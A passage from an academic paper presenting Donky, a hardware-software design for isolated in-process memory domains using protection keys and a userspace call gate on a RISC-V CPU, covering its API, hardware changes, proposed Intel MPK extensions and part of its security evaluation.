- We propose Donky, efficient userspace memory protection domains, without requiring control-flow integrity, binary inspection, or binary rewriting.
- We provide an open-source implementation[1] on a RISC-V CPU, with higher security than MPK-based schemes.
- We repurpose the RISC-V *extension for user-level interrupts* for managing access policies entirely in userspace.
- We evaluate Donky on V8 just-in-time-compiled JavaScript code and native code. Donky is 1–2 orders of magnitude faster than process-based isolation and shows a negligible overhead over no isolation on real-world software.

Paper Outline. Section 2 provides background on RISC-V and protection keys. Section 3 overviews Donky's design. Section 4 details the software component. Section 5 details the hardware extension. Section 6 evaluates Donky's performance and security. Section 7 qualitatively evaluates Donky in terms of applicability, performance, and security. Section 8 discusses related work, and Section 9 concludes.

2 Background

In this section, we overview RISC-V, virtual memory, existing protection key architectures, and JavaScript JIT engines.

2.1 RISC-V

RISC-V is a free and open-source instruction set architecture (ISA). It comprises the unprivileged ISA [28], and the privileged ISA [27]. A set of control and status registers (CSRs) allows configuring the CPU behavior, access performance metrics, and provides additional scratch space for exception handling. CSRs are typically prefixed with `m`, for machine mode, `s`, for supervisor mode, or `u`, for user mode. Exceptions occur upon various occasions, e.g., memory violations. To handle the exception, the CPU switches to machine mode and jumps to the address specified in the trap-vector base-address register (`mtvec` CSR). Exceptions can be delegated to supervisor mode in the `medeleg` CSR. The instructions `mret` and `sret` are used to return from the exception handler.

RISC-V specifies the so-called "Standard Extension for User-Level Interrupts", also abbreviated as *N extension* [29].[2] The *N extension* is intended for embedded systems, and user mode exception handling (e.g., for garbage collection or integer overflows) is only briefly discussed as a potential use case for non-embedded systems (e.g., Unix). The *N extension* adds the `utvec` and `sedeleg` CSRs, amongst others, to delegate exceptions and interrupts directly to user mode handlers without invoking higher privileged code. As with higher privilege

[1] https://github.com/IAIK/Donky

[2] It is currently in draft status for the RISC-V ISA 1.12.

modes, utvec allows for vectorized exceptions, and the uret instruction is used to return from the handler.

Ariane [1, 96] is a 64-bit single issue, 6-stage, in-order CPU, optimized for short critical path length. It implements the RV64IMAC RISC-V ISA and features the M, S, and U privilege modes. Ariane implements v1.10 of the privileged and the working draft of the unprivileged RISC-V ISA v2.3. Thus, it can run Unix-like operating systems.

2.2 Address Translation

Modern 64-bit CPUs typically support 48-bit (recently also 57-bit) virtual address spaces, used for process isolation. For virtual-to-physical address translation, address spaces are mapped in blocks of pages, most commonly 4 KiB. Modern CPUs support multiple levels of translation tables, which are stored in memory. Their entries (also called page-table entries) are cached in the so-called translation-lookaside buffer (TLB). Switching between processes, and thus address spaces, means updating a CPU register to point to a different set of translation tables and flushing the TLB unless it is tagged with an address-space identifier. Via the page-table entries (PTEs), access permissions are managed per page, such that the same physical page may be mapped in multiple virtual address spaces (*i.e.*, multiple processes, shared memory), even with different access permissions. Updates to permissions, mappings, or the switching of the address space can only be done by the kernel. Hence, context switches are required for any of these operations to isolate contexts (e.g., processes) from each other.

2.3 Memory Protection Keys

Memory protection keys are an extension to page-based memory permissions, allowing to change permissions of memory ranges without the slow kernel-level modification of page tables. Instead, page-table entries are tagged with a protection key, but the permissions (which the hardware enforces) for these keys are stored separately. Keys are usually associated with a protection domain (e.g., application, library, module), and each (typically virtual) memory region can have one associated key. Processes can have one or more keys assigned (e.g., one key per application on System/360) via special registers.

Today's implementations differ mainly in the number of loaded keys per thread and process, the types of permissions, if the protection key policy register is privileged or not, as well as memory region granularity. The main differences of protection key implementations of some notable hardware architectures are as follows:

Intel's Memory Protection Keys (MPK) [19] use 4-bit keys stored in the page-table entry, allowing for 15 different domains per process. The corresponding read- and write-disable bits for each key are stored in the PKRU (User Page Key Register) and checked by the hardware upon access. As the PKRU is non-privileged, allowing fast domain-switching in userspace, MPK itself does not provide secure in-process isolation and, to obtain such, has to be combined with other mechanisms (such as CFI and binary scanning).

ARM Memory Domains [4] are defined in ARMV8 for AArch32 but were dropped in AArch64. They use 4-bit domain IDs (keys) in the translation tables and a kernel-mode Domain Access Control Register (DACR) with a 2-bit field per key. With DACR, access can either be denied, enforced at PTE level, or fully allowed, bypassing PTE permissions. Since only the first-level page-table entries contain domain IDs, domain boundaries must be aligned at 1 MB blocks.

IBM's Power [37] architecture supports 5-bit protection keys, allowing 32 different memory domains. Its privileged (kernel mode) registers (AMR and IAMR) store read, write, and execute permissions for each key.

HP PA-RISC [63] uses 15–18-bit "protection identifiers" with a write-disable bit each stored in privileged control registers. Instead of storing a write-disable bit for each of the keys (which would require a 2^{18} bit register), they have four registers to load one key each.

Itanium (IA-64) [22] is very similar to PA-RISC but provides (at least) 16 registers with 18–24-bit keys each and have additional read- and execute-disable bits as well as a valid bit.

The above hardware designs have various trade-offs. If the protection key policy register can be changed from the userspace using unprivileged operations, domain transitions can be very fast and do not require any kernel interaction. Having a privileged register, however, completely changes the threat model and possible use cases. In this case, the kernel needs to know about the different memory domains, which requires many complex kernel modifications. Existing work based on Intel MPK works around the inherent problem of malicious protection key policy register modification by utilizing additional mechanisms such as compiler-based code rewriting [41], binary inspection [82] and Write-XOR-Execute to ensure there are no unintended writes to the PKRU.

2.4 JIT and JavaScript Engines

Just-in-time compilation (JIT) dynamically compiles interpreted programming languages, e.g., JavaScript, into an intermediate representation (byte code) or machine code. A JavaScript engine manages the tasks of compilation and execution of JavaScript, memory management, and optimization. In the case of V8, which is used in Chrome, Chromium, and Node.js [81], the source code is first compiled into a byte code representation, which is then interpreted and executed. While the code is executed, another component of the engine analyses the runtime and further optimizes the byte code directly into machine code. This requires the code region to be both writable and executable.

Typically, browsers use sandboxing to minimize the attack surface for attackers exploiting vulnerabilities via JavaScript.




Figure 1: Donky structures a user process into security domains, orchestrating a set of memory regions. Each region is assigned a unique protection key, and access is controlled via a policy register. Keys can be domain-private to implement software vaults (Dom B), or shared across domains. Limiting a domain's keys allows to sandbox malicious code (Dom C). The domain monitor manages protection keys, the policy register, and system call filtering. Call gates prevent control-flow attacks across domains.

E.g., in V8, an *Isolate* is an independent copy of the entire JavaScript runtime environment. Each Isolate has its own code cache, heap, garbage collection, and call stack. Thus, JavaScript code runs in parallel in a separate Isolate within the same process. However, sandbox escapes are still possible by exploiting vulnerabilities in both the JavaScript engine and the sandbox [2,33,70]. An additional security enhancement is to use process isolation, e.g., in the form of site isolation [67].

3 Donky System Design

In this section, we define our threat model and present Donky, a hardware-software co-design for strong and efficient memory isolation within a single user process. Donky provides highly flexible and lightweight domains atop of hardware-backed memory protection keys, as visualized in Figure 1.

Threat model. Donky supports complex user programs with multiple software modules and mixed trust assumptions (cf. Figure 1). Modules can range from small components like individual C++ classes over compounds like plugins or browser tabs to entire binaries and libraries. For the sake of demonstration, we discuss two common scenarios.

First, in a sandbox scenario, an application wants to execute untrusted code modules without specific security assumptions. They may contain vulnerabilities that are actively exploited by an adversary, or even run malicious (e.g., user-provided JavaScript) or arbitrary code, such that it issues adversary-chosen system calls or accesses adversary-chosen memory locations. The adversary may repeatedly inject arbitrary instructions at runtime, including `WRPKRU`. The application encapsulates this untrusted code in a Donky in-process sandbox. Donky shields not only application memory and sandbox transitions but also the system call interface at the discretion of the application. In contrast to ERIM [82], we do not require binary scanning. Also, Donky does not rely on recompiling programs with CFI. Instead, Donky can sandbox unmodified, pre-compiled binaries. Unlike ERIM, we do not assume Write-XOR-Execute and also support self-modifying code. This enables use cases such as JIT compilation, one of the main applications of Donky, *without* modifying the JIT compiler to not emit unsafe `WRPKRU` instructions.

Second, in a vault scenario, an application wants to shield highly sensitive modules such as cryptographic libraries. While not being adversarial, the application wants to enforce the principle of least privilege [69] to reduce the attack surface in case of corruption. For example, the application might be subject to vulnerabilities and exploitation. It might also load other modules (e.g., libc), which themselves are vulnerable or malicious and cannot be securely sandboxed. The application shields sensitive modules in a Donky in-process vault and renounces all access rights to it. Donky enforces memory isolation and call gate protection towards the vault.

We assume that the developer correctly uses Donky. Ill-designed trust relationships, domain interfaces, or system call filter rules [9,31] are out of scope.[3] While DonkyLib carefully validates all untrusted input, we consider confused deputy or corruption attacks [12, 36, 52, 59] out of scope. We assume a trusted code base consisting of DonkyLib, all code that is executed before DonkyLib, and the operating system.

We consider side-channel and fault attacks out of scope, and these types of attacks must be addressed by orthogonal mechanisms [8, 17, 32, 38, 57, 75, 92]. However, Donky can, just as process isolation [67], reduce the attack surface of Spectre attacks [40], as we also show in Section 6.1.

Design Overview. While memory protection keys are a powerful building block for in-process isolation, they do not provide proper abstraction for securely shielding software components. In particular, each memory page has exactly one protection key. However, a software component might require multiple protection keys to share memory with other components. To capture this, we use the term "domain" to denote a set of protection keys (and associated memory), their precise usage rights, and their allowed entry points.

By assigning each domain a different set of protection keys, depicted as circles in Figure 1, a variety of trust models can be enforced, as we demonstrate in our use case studies in Section 7. For example, Donky supports sandboxing of untrusted or even malicious code (see domain C in Figure 1). In particular, strong sandboxing of runtime compilers for scripting languages such as JavaScript is in great demand [16,80]. Also, Donky, by design, supports the inverse trust model in which sensitive data is safeguarded in a vault via privilege separation

[3] Note that this assumption has to be made for any shielding system.

Table 1: Donky API handles protection `keys` and domains (`did`), and wraps some standard library calls (🔃).

Donky API function	Description
dk_init(), dk_deinit()	(De)Initialize DonkyLib
dk_domain_create(), dk_domain_free(did)	Create/destroy child domain
dk_mmap([did], [key], addr, len, prot ...)	🔃 Allocate memory
dk_mprotect([did], addr, len, prot)	🔃 Protect memory
dk_munmap([did], addr, length)	🔃 Deallocate memory
dk_pkey_alloc(flags, access)	🔃 Allocate protection key
dk_pkey_mprotect([did], addr, len, prot, key)	🔃 Assign memory a prot. key
dk_pkey_free(key)	🔃 Free an unused prot. key
dk_domain_default_key(did)	Get domain's default key
dk_domain_assign_key(did, key, flags, acc)	Assign prot. key to domain
dk_domain_release_child(did)	Untie child dom. from parent
dk_domain_register_dcall([did], callid, entry)	Register an dcall
dk_domain_allow_caller([did], caller_did)	Allow dcalls among domains
dk_pthread_create(thread, attr, entry, arg)	🔃 Create new thread
dk_pthread_exit(retval)	🔃 Exit thread
dk_signal(sig, handler), dk_sigaction(sig, ...)	🔃 Register signal handler

to, e.g., tackle programming errors and their exploitation [66] (see domain B). The versatility of Donky's design supports a variety of intermediary trust models as well, including shared memory (e.g., key K5 is shared between domain B and C) and unprotected legacy code (key K0).

On the hardware side, Donky extends the concept of protection keys with a userspace call-gate mechanism for secure in-userspace domain transitions. This subtle design change solves the non-trivial challenge of combining userspace protection keys with pure userspace key management. Moreover, the hardware call gate intercepts system calls, allowing for efficient in-userspace system call filtering. On the software side, a thin userspace layer called Donky Monitor leverages the hardware call gate for self-protection. Hence, we can safely entrust Donky Monitor with management of domains and protection keys and the interposition of critical system calls. Moreover, Donky Monitor enables fast and secure domain switches via software-defined call gates *without* kernel interaction (cf. the call into the vault in Figure 1).

In Section 5.1, we prototype Donky on RISC-V and implement it on top of the Ariane RISC-V CPU running on an FPGA, and also discuss lightweight adaptations making Intel MPK fully benefit from Donky. In the following, we show how our Donky design meets the goals of secure and efficient in-process isolation and highlight all involved components.

4 Software Design of Donky

In this section, we present the software design of Donky. At its core lies a small handler called Donky Monitor that combines the benefits of a secure hardware call gate with the performance and convenience of pure userspace policy management. Donky Monitor offers a rich software abstraction layer towards application developers via an intuitive Donky API. Also, the monitor safeguards domain transitions via

```
1  // Allocate domain-private memory
2  void* pmem = mmap(NULL, 4096, PROT_READ|PROT_WRITE...);
3  // Allocate (shared) protection key+memory
4  int key    = pkey_alloc(0, 0);
5  void* smem = mmap(NULL, 4096, PROT_READ|PROT_WRITE...);
6  pkey_mprotect(smem, 4096, PROT_READ|PROT_WRITE, key);
7  // Create child domain & assign shared key
8  int child = dk_domain_create();
9  dk_domain_assign_key(child, key, DK_KEY_COPY, 0);
10 // Register a child dcall we can invoke
11 dk_domain_register_dcall(child, 1, child_function);
12 dk_domain_allow_caller(child, current_did);
13 // Decouple child for principle of least priv.
14 dk_domain_release_child(child);
15 // Do dcall
16 child_function(args);
```

Listing 1: The Donky API offers intuitive and secure-by-default management of domains and protection keys.

secure in-userspace software call gates, supports traditional multithreading, and dynamic system call filtering.

Our software design is agnostic to the underlying ISA and works both with our full RISC-V implementation, as well as the x86 emulation mode based on Intel MPK. DonkyLib can sandbox code without recompilation or transformations [15, 86], and be easily integrated into existing projects.

Donky Monitor is our trusted handler in charge of managing in-process access policies in userspace and securing domains from each other. Unlike previous work [15,35,50,99], Donky domains are a pure userspace concept upheld by Donky Monitor without involvement of the kernel.[4]

Donky Monitor is invoked for any operation on domains or protection keys. It also safeguards domain switches via dcalls. To protect itself from tampering, Donky Monitor encapsulates its memory in a separate domain, which has access to all other domains. To achieve security, even in the presence of malicious code, a hardware call-gate mechanism ensures that the monitor can only be entered at its defined entry point. Furthermore, triggering the hardware call gate grants the Donky Monitor permission to update the protection key policy register. Outside the monitor, the register is protected, which obviates the need for binary scanning, CFI, and W⊕X [82].

Software Abstraction Layer. The Donky API is our software abstraction layer, which expands the POSIX interface with Donky API calls. In particular, it allows to manage domains, protection keys and associated memory, and share keys with other domains. The API also manages software call gates to allow for cross-domain calls denoted as dcalls. Table 1 lists our API, of which we discuss the essentials in the following.

Donky API follows a secure-by-default principle, e.g., new domains are isolated by default, and permissions (e.g., to register dcalls to its memory) have to be explicitly granted to other domains. Also, each domain is automatically assigned a unique protection key used to protect its private memory, e.g., stack and `mmap`'ed memory (see Listing 1, line 2). A

[4] Note that Donky reuses Linux MPK support "as is" for allocating and assigning protection keys. The kernel is not aware of domains.




Figure 2: Donky cross-domain dcalls are managed purely in userspace by Donky Monitor, entered via a hardware call gate. Donky Monitor switches domains by switching stacks, updating the policy register (*i.e.*, `DKRU`), and entering the new domain at a software-registered call gate.

protection key is owned by a domain but can be shared with other domains. Starting in the root domain, a program can set up child domains (line 8) with different permissions, also for cross-domain shared memory. A domain can request new protection keys (line 4), tag memory areas with them (line 4), and assign them to other domains for shared memory (line 9). Domain switches require explicit switching permission and well-defined entry points (dcalls) that prevent cross-domain control-flow diversion attacks (lines 11 and 12). Parent domains may drop permissions for child domains (line 14) to reduce attack surface, or to implement a secure software vault (cf. Figure 1). Furthermore, Donky API distinguishes protection key ownership (e.g., for memory mapping) from mere access permission. In line 9, the child domain is only given a copy of the protection key without ownership. E.g., DonkyLib uses this to make its own dynamic string tables read-only visible to others (necessary for the dynamic loader). Finally, DonkyLib ensures that protection keys can only be freed if they are no longer in use, preventing use-after-free [64].

Domain Transitions. Previous work on memory protection keys either requires kernel interaction [15, 99, 99] or Write-XOR-Execute [82] for domain switches. DonkyLib provides fast and secure domain switches without kernel interaction. As shown in Figure 2, dcalls are used to call a function in a different domain and return to the caller again. A dcall invokes the hardware call-gate mechanism to securely trap to Donky Monitor, which handles the domain transition. Automatically generated wrapper code hides interaction with Donky Monitor from the application developer. This is similar to the code generation for SGX's enclave entry points. Moreover, the generated wrapper code has the same type signature as the desired dcall, such that code can transparently invoke dcalls without reordering arguments or return values. DonkyLib also supports nested dcalls, even across an arbitrary number of domains (only constrained by stack size).

DonkyLib registers dcall with unique IDs and their entry addresses to ensure trusted and unforgeable dcalls. At runtime, the monitor is provided with the ID and the information if it is a call or return. It can then decide if the action is allowed and perform the switch to the target domain, which securely switches the protection key policy register and the stack.

As shown in Figure 2, wrappers exist for both the calling and the target domain. They are responsible for interacting with Donky Monitor, saving and restoring non-argument registers before and after a dcall, as well as optionally wiping registers. This ensures integrity and confidentiality of CPU registers across domain transitions. We currently provide macros to auto-generate wrapper code for C functions, and a C++ template class for wrapping C++ member functions in a dcall. The C++ template class furthermore catches uncaught exceptions in the target domain, sanitizes them to avoid information leakage, and re-throws them in the calling domain. Our wrappers support efficient argument passing via CPU registers similar to the system call interface. Large data structures can be passed across domains via shared memory. Tools such as Intel SGX Edger8r [21] could be repurposed for automated copying of such data structures across dcalls.

Multithreading. Donky natively supports POSIX threads. DonkyLib assigns threads to the domain that creates them. Each thread executes in exactly one domain at any point in time. It can switch domains via dcalls. Domains have private user stacks per thread, allocated lazily on first use. For example, in Figure 2, domain A has three threads, of which the second does a dcall. Since domain B was never entered before, Donky Monitor allocates a new stack for this thread.

Each thread gets assigned a separate exception stack, which is protected by Donky Monitor (cf. Figure 2). When invoked, DonkyLib immediately switches to the exception stack in low-level assembler. This ensures that multiple threads can call into DonkyLib. Donky Monitor stores critical thread data in a protected thread-local storage (TLS) area, which we allocate page-aligned in the static TLS and assign it the private protection key of Donky Monitor.

Dynamic System Call Filtering. Controlling system calls is essential for realizing sandboxed environments. Prior work either defines system call protection as an orthogonal problem [35] or demands intrusive changes to the kernel [99].

We filter system calls entirely in userspace using per-domain rules. Compared to kernel filters, our approach offers key advantages: First, we allow fully dynamic filter rules that can be expressed as normal program flow, as opposed to seccomp [47] and eBPF [25]. Appendix A gives an example. Second, we interpose relevant library calls and, thus, can filter at a higher abstraction level.[5] For example, we interpose `pthread_create`, while only blacklisting the underlying `clone` system call. Third, userspace filtering reduces complexity and, thus, also the attack surface of the kernel.

Library interposition is only a convenience, not a security feature. If a malicious domain bypasses it (e.g., by issuing a system call), an exception is raised. We discuss an appropriate hardware and a software mechanism in Section 5.1.

[5] We interpose functions marked with 🔁 in Table 1 via preloading (*i.e.*, `LD_PRELOAD`, `dlsym`) or rewriting symbols with `objcopy`.




Figure 3: Donky uses reserved top 10 bits of RISC-V page-table entries for protection keys.




Figure 4: Our RISC-V Donky userspace register (`DKRU`) has four protection key slots with optional write-disable (WD), a monitor bit, and software-defined (SW) space.

Signals. Donky is compatible with POSIX signals. It installs a self-protected signal handler for all signals, and registers its own protected signal stack (e.g., using `sigaction` and `sigaltstack`). Moreover, Donky Monitor interposes signal-related system calls to protect its own handler and to allow domains to register their own signal handlers. Donky Monitor dispatches arriving signals to the domain that registered the corresponding handler, if any, and prepares the protection key policy register and the signal stack accordingly. Normally, Donky Monitor retrieves the stack pointer from the context information given to its signal handler. If interrupted in a domain different from the one registering the handler, Donky Monitor obtains the stack pointer from its internal bookkeeping data. If no stack exists yet, Donky Monitor allocates a new stack, similarly to dcalls (cf. Section 4). Donky Monitor also pushes signal-specific arguments onto the stack, ensuring correct operation of domain signal handlers.

5 Hardware Design of Donky

In this section, we present our hardware implementation of Donky on RISC-V. We design memory protection keys from the ground up on RISC-V and repurpose the RISC-V *N extension* to implement secure call gates in userspace. Furthermore, we describe minimal hardware changes required for Intel MPK to fully support Donky on x86.

5.1 Donky for RISC-V

To evaluate and fully implement Donky on a hardware level, we use the Ariane RISC-V core, a 6-stage, single issue, in-order CPU supporting the RV64IMAC instruction set.

We design memory protection keys for RISC-V, including our protection key policy register and permission checks in the MMU. Furthermore, we augment the Ariane CPU with the *N extension* and repurpose it to support secure hardware call gates in userspace. As of now, *N extension* has only been used for securing embedded systems [65] (cf. Section 2). To our knowledge, we are the first to implement and utilize it for securing a non-embedded system. Our Donky exception mechanism not only guarantees the security of memory protection keys itself. It additionally enables lazy scheduling of protection keys, system call filtering in userspace, as well as virtualization of Donky and the *N extension*.

Memory Protection Keys. Protection keys are configured in the page-table entries (PTE) of a process. RISC-V currently defines two 64-bit virtual memory systems: Sv39 and Sv48, with 39 and 48-bit address spaces, respectively. As shown in Figure 3, both have the upmost 10 bits of a PTE reserved for possible future extensions and to facilitate research experimentation [27]. For Donky, we use these 10 bits for memory protection keys, allowing 1024 different protection keys.

Policy register. Intel MPK keeps the permissions for their 16 protection keys in a single 32-bit register. However, as Donky supports a much higher number of 1024 keys, this is not possible. Instead, we implement key slots, allowing for four simultaneously loaded protection keys in our 64-bit `DKRU` register (cf. Figure 4). Each key slot holds a 10-bit protection key. Only if a protection key is loaded, its associated memory pages can be read or written. Furthermore, each slot has a write-disable bit in the upmost slot bit to enforce read-only memory. While previous architectures [22, 63] also supported large keys, Donky only uses a single register and allows pure userspace management of the `DKRU` register.

We add the `DKRU` register as a user-mode control and status register (CSR). Thus, `DKRU` can be, in principle, configured with standard CSR instructions from all privilege levels. The upmost bit of the `DKRU` register is the so-called monitor bit. If cleared, any access to `DKRU` is disallowed from user mode (see Figure 4). Thus, by clearing this monitor bit, Donky Monitor can prevent unauthorized alteration of the protection key policy. The monitor bit can only be set again by privileged software or by triggering the hardware call gate into Donky Monitor. Finally, `DKRU` offers 19 software-defined bits (SW), which Donky Monitor can freely use to store metadata, such as the domain ID. To support multicore systems, `DKRU` is core-local, as is `PKRU` for x86.

Donky CPU exception. We define a new CPU exception called Donky exception. It is raised whenever Donky detects a security violation while the monitor bit in `DKRU` is cleared. This includes memory access checks as well as illegal access to `DKRU` or CSR's defined by the *N extension*. We extend the memory management unit (MMU) of the Ariane core to verify that for any data access, the protection key in the corresponding PTE matches at least one key loaded in `DKRU`. For store operations, the MMU also checks the corresponding write-disable bits in `DKRU`. For backward compatibility, we exempt protection key zero, which is the default value of PTEs, from the above checks.

Hardware call gate and the N extension. The *N extension* allows the kernel to delegate interrupts and exceptions to a

user mode exception handler via the sedeleg CSR. This user handler can be specified via utvec. A separate uscratch register offers scratch space for setting up an exception stack.

We integrate our Donky hardware call gate into the *N extension* as follows: First, the utvec and uscratch CSRs cannot be accessed if the monitor bit in the DKRU register is cleared. Second, for any delegated user exception, the CPU sets the monitor bit, disabling Donky protection. Third, when returning from the user handler with uret, the CPU automatically clears the monitor bit, enforcing protection again. This call gate mechanism ensures the security of Donky Monitor. At initialization, Donky Monitor configures utvec to point to its entry point and clears the monitor bit. Since Donky Monitor protects its own memory using protection keys, Donky Monitor can only be invoked at this well-defined entry point by triggering, e.g., a Donky exception. Any other attempt to divert code execution into Donky Monitor will keep the monitor bit cleared and, thus, prevent manipulation of DKRU and, consequently, Donky Monitor data.

Scheduling of protection keys. If a domain accesses memory for which no protection key is loaded, a Donky exception is triggered that invokes Donky Monitor. Donky Monitor validates whether the access is allowed, and loads the missing protection key into DKRU. This happens completely transparent to the domain. To decide which slot to use for the new key, Donky Monitor currently uses a round-robin based technique on key slots 1-3. Slot 0 is always reserved for the domain's default key. Of course, more sophisticated key scheduling methods can be implemented as well. As our scheduling mechanism purely operates on userspace data structures, it does not need expensive kernel invocations to schedule keys and permissions in the PTEs [64].

Syscall filtering in userspace. Donky supports lightweight system call filtering entirely in userspace. On RISC-V, system calls are triggered via the ecall instruction, which throws a dedicated exception. We use the same *N extension* delegation mechanism (sedeleg) to delegate these system call exceptions directly to Donky Monitor. If the monitor bit is set, however, the system call is forwarded to the kernel. This allows Donky Monitor to do actual system calls.

Note that, while part of our design, our proof-of-concept prototype does not use system call delegation but instead uses a small kernel module to enforce system call interposition. This simplifies the evaluation of our x86 emulation mode.

Virtualization. Donky supports virtualization of the DKRU and the *N extension* CSRs. As long as the monitor bit is cleared, all accesses to the corresponding CSRs are blocked. Instead, they raise a Donky exception that traps to Donky Monitor, allowing it to emulate the desired behavior of both, DKRU and the *N extension*. This is in line with RISC-V's trap-and-emulate approach to, e.g., implement missing hardware extensions in software. Hence, other schemes can utilize the *N extension* or protection keys for their own purposes without knowledge of Donky, e.g., to achieve CFI [41].

Linux support. The Linux kernel already supports the RISC-V ISA. However, it does not support its *N extension* yet. We extended the Linux kernel 5.1 with our modified *N extension* and have ported the memory protection key feature, which already existed for other architectures. For this, we added all registers necessary for the *N extension*, as well as DKRU, to the relevant per-thread kernel structs used during context-switch. The kernel also delegates Donky exceptions to the userspace by configuring sedeleg. In total, 700 LoC were changed to support Donky on RISC-V.

Hardware Utilization. The total utilization of our modified Ariane RISC-V CPU on our evaluation board is 69 321 LUTs (+1.85 %) and 51 395 FFs (+0.94 %) to the unmodified CPU. The increase is due to the CSRs of the *N extension* as well as our DKRU CSR, and the corresponding control logic.

5.2 Extension to Intel MPK

Intel MPK lacks a mechanism for safeguarding its protection key policy register. The PKRU register can be changed by anyone via the unprivileged WRPKRU instruction. Thus, MPK does not provide the same security as Donky, and schemes using it impose limitations (CFI, W⊕X, and binary scanning).

We propose the following adaptations to make MPK benefit from Donky. Similar to RISC-V, we propose a secure hardware call gate to a trusted handler (Donky Monitor), which safeguards access to PKRU. This can be achieved by having one additional Donky Handler Register (DKHR), similar to utvec, specifying the handler address. Two new instructions allow entering and exiting the handler. The DENTER instruction acts similarly to SYSENTER. It enables write access to the PKRU and jumps to the address in DKHR. The register rcx will contain the return address (*i.e.*, the address following DENTER). Similar to SYSRET, DRET returns to the previous code (stored in rcx, and disables write access to PKRU.

We propose using the top-most bit of DKHR as the monitor bit to control write access to PKRU as well as DKHR. It is set and cleared by DENTER and DRET, respectively. The monitor bit also decides if MPK access violations should be triggered and delegated to DKHR. This is required to permit Donky Monitor to access all application memory. DKHR exists per core, and the operating system saves and restores it at context switches. New processes automatically have the top-most bit set, so that they can set up DKHR themselves. This also provides backward compatibility for programs unaware of DKHR.

While x86 does not have a native system call delegation feature like RISC-V, it could be implemented via a hypervisor. However, for better performance, we envision a lightweight hardware extension similar to our RISC-V design: while the monitor bit is set, syscalls should be delegated to the monitor.

More keys. MPK currently only uses 4 PTE bits, supporting 16 protection keys. Since PTE bits 46-51 are reserved for future use, they could be repurposed to support 1024 keys. The same key slotting, as in Figure 4, could be used for PKRU.

6 Security and Performance Evaluation

In this section, we evaluate both the security of Donky, as well as its performance using both micro and macro benchmarks.

6.1 Security Evaluation

The security of Donky is built on several layers. First, the security of its building blocks, *i.e.*, memory isolation, call gates, and kernel interaction via system calls and signals. Second, the security of Donky Monitor, its API, and dcalls. And third, the security of a concrete application leveraging Donky. We defer the latter to our case studies in Section 7.

Hardware Call Gates. We prevent code-reuse attacks on Donky Monitor as it can only be legitimately entered via a hardware call gate. Donky exceptions are delivered to this call gate, and the CPU enables the monitor bit inside `DKRU`.

Note that for Donky and Intel MPK, code fetches are not subject to protection key checks, as opposed to read and write data accesses. However, this is not a security issue. If a domain jumps into Donky Monitor code, it cannot manipulate `DKRU`, `utvec`, and `uscratch` since the monitor bit in `DKRU` is still cleared. Moreover, it cannot access Donky Monitor data since it uses a different protection key. Exempting code fetches from protection key checks simplifies code sharing across domains and also allows implementing execute-only memory [97]. As our threat model already considers arbitrary code execution, access to more code does not weaken our security guarantees.

System Calls and Signals. A third building block is to safeguard kernel functionality, *i.e.*, system calls and signals that allow bypassing Donky. Donky interposes system calls by redirecting them to Donky Monitor such that a malicious domain cannot bypass it. For our prototype, we implement a traditional approach, blacklisting dangerous system calls directly in the kernel unless issued by Donky Monitor. For RISC-V, we describe a hardware mechanism to interpose system calls without kernel involvement. Donky Monitor filters system calls based on two criteria. First, it constrains syscalls to uphold domain isolation. Second, an application can install arbitrary domain-specific system call filters, similar to seccomp. Definition of appropriate filter rules is crucial for any domain isolation scheme, yet an orthogonal problem to study (e.g., boomerang attacks [52]). To demonstrate feasibility, our prototype filters memory-related system calls (e.g., mmap, mprotect) to only operate on memory of the current domain.

Our prototype does not yet implement signal handling, as this is merely an engineering effort. Since our use case studies do not strictly demand signals, this has no effect on performance. Nevertheless, we argue why signal handling with Donky can be implemented securely. First, Donky Monitor can protect the *signal origin* by only accepting signals from the kernel, discarding fake ones (*i.e.*, induced by malicious code jumping into the monitor's signal handler). Since Linux drops `PKRU` privileges to protection key zero during signal dispatch, which malicious domains cannot achieve, this boils down to a simple `PKRU` check. Second, *signal delivery* is safeguarded by interposing the registration of signal handlers and loading the correct stack and protection key policy register. Third, interruption of Donky Monitor itself (e.g., via asynchronous signals) is not a security issue when using its own protected signal stack and blocking normal Donky API calls and dcalls for the interrupted thread until signal handling is finished.

Donky Monitor. The above building blocks guarantee the security of Donky Monitor, which is the base for all security services offered by the Donky API. For domains, Donky Monitor stores critical domain metadata in its internal protected data structures, and per-thread information is kept in protected thread-local storage. Donky Monitor carefully validates all untrusted input given to Donky API to avoid confused deputy or corruption attacks [12, 36]. Furthermore, we ensure that stack pointers are within a domain's memory before accessing it inside Donky Monitor.

Donky API. The expressiveness of Donky API allows to represent a variety of protection models, e.g., hierarchical sandboxing, vaults, shared memory, and mutual distrust. To study the concrete security guarantees of a program using Donky is a research field on its own, and a general statement cannot be made. One could, for example, analyze concrete security properties as a sequence of graphs via the take-grant model [49]. Since this is orthogonal to our work, we will focus on the security of our use case scenarios from a programmer's perspective instead, which we defer to Section 7.

